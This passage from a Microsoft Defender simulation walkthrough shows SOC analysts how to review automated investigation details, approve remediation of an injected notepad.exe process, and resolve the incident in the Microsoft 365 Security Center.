Click the alert that triggered an investigation to open the **Investigation details** page. You'll see the following:

- Alert(s) that triggered the automated investigation.
- Impacted users and devices. If indicators are found on additional devices, these additional devices will be listed as well.
- List of evidences. The entities found and analyzed, such as files, processes, services, drivers, and network addresses. These entities are analyzed for possible relationships to the alert and rated as benign or malicious.
- Threats found. Known threats that are found during the investigation.

Note: Depending on timing, the automated investigation might still be running. Wait a few minutes for the process to complete before you collect and analyze the evidence and prepare the results. Refresh the **Investigation details** page to get the latest findings.

On the **Investigation details** page, click the **Pending actions** tab, which aggregates all pending actions from investigations across devices, mail accounts and user accounts, and then click on **Approve** to perform the pending action that will trigger termination of the malicious process.




Figure 15. Investigation details page

During the automated investigation, Microsoft Defender for Endpoint identified *notepad.exe* process, which was injected as one of the artifacts requiring remediation. By default, Microsoft Defender for Endpoint waits for approval before proceeding, but you can skip this step and apply remediation automatically by configuring the [device group settings](#) from within the Microsoft Defender Security Center portal.

Resolve the incident

After the investigation is complete and confirmed to be remediated, close the incident.

Click **Manage incident**. Set the status to **Resolve incident** and select the relevant classification.

Once the incident is resolved, it will close all of the associated alerts in Microsoft 365 Security Center and in the related portals.




Figure 16. You can also add comments related to the investigation findings and resolution

Conclusion

You've just simulated an advanced memory-only attack that executed code remotely on a domain controller. You've seen how Microsoft Defender for Endpoint and Microsoft Defender for Identity detects and alerts on stealthy malicious activity. You also saw how alerts from different sources are delivered along with other contextual information into a single incident in the Microsoft 365 Security Center portal, enabling SOC analysts to investigate and take necessary action.

We hope you enjoyed this simulation and are encouraged to explore other features and capabilities. For more information, see the [Microsoft 365 Defender documentation](#).

Click the feedback icon in the Microsoft 365 Security Center portal to let us know how you feel about this simulation or any other aspects of the product. We'd love to hear your ideas about additional simulations and tutorials. Thank you!